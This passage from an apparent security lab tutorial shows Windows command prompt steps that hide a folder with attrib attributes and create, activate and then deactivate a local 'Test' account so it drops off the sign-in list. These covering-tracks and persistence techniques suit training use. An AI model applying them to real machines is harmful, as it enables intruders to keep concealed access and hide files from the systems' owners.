
C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)   0 bytes
          3 Dir(s)  17,507,315,712 bytes free

C:\Users\Admin\Desktop>net user Test /add
The command completed successfully.
```



12. To activate the **Test** account type **net user Test /active:yes** and press **Enter**.

```

Select Administrator: Command Prompt

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)       0 bytes
          3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)       0 bytes
          2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
          0 File(s)       0 bytes
          3 Dir(s)  17,507,315,712 bytes free


C:\Users\Admin\Desktop>net user Test /add
The command completed successfully.

C:\Users\Admin\Desktop>net user Test /active:yes
The command completed successfully.

C:\Users\Admin\Desktop>

```

13. Click on windows icon and click on user **Admin** to see the users list, you can see that the user **Test** is added to the list.



14. To hide the user account type **net user Test /active:no** and press **Enter**. The Test account is removed from the list.

```

Select Administrator: Command Prompt
0 File(s)          0 bytes
3 Dir(s) 17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
      0 File(s)          0 bytes
      2 Dir(s) 17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>      .
02/03/2022  12:18 AM    <DIR>      ..
04/07/2022  08:32 AM    <DIR>      Test
      0 File(s)          0 bytes
      3 Dir(s) 17,507,315,712 bytes free


C:\Users\Admin\Desktop>net user Test /add
The command completed successfully.

C:\Users\Admin\Desktop>net user Test /active:yes
The command completed successfully.

C:\Users\Admin\Desktop>net user Test /active:no
The command completed successfully.


C:\Users\Admin\Desktop>

```



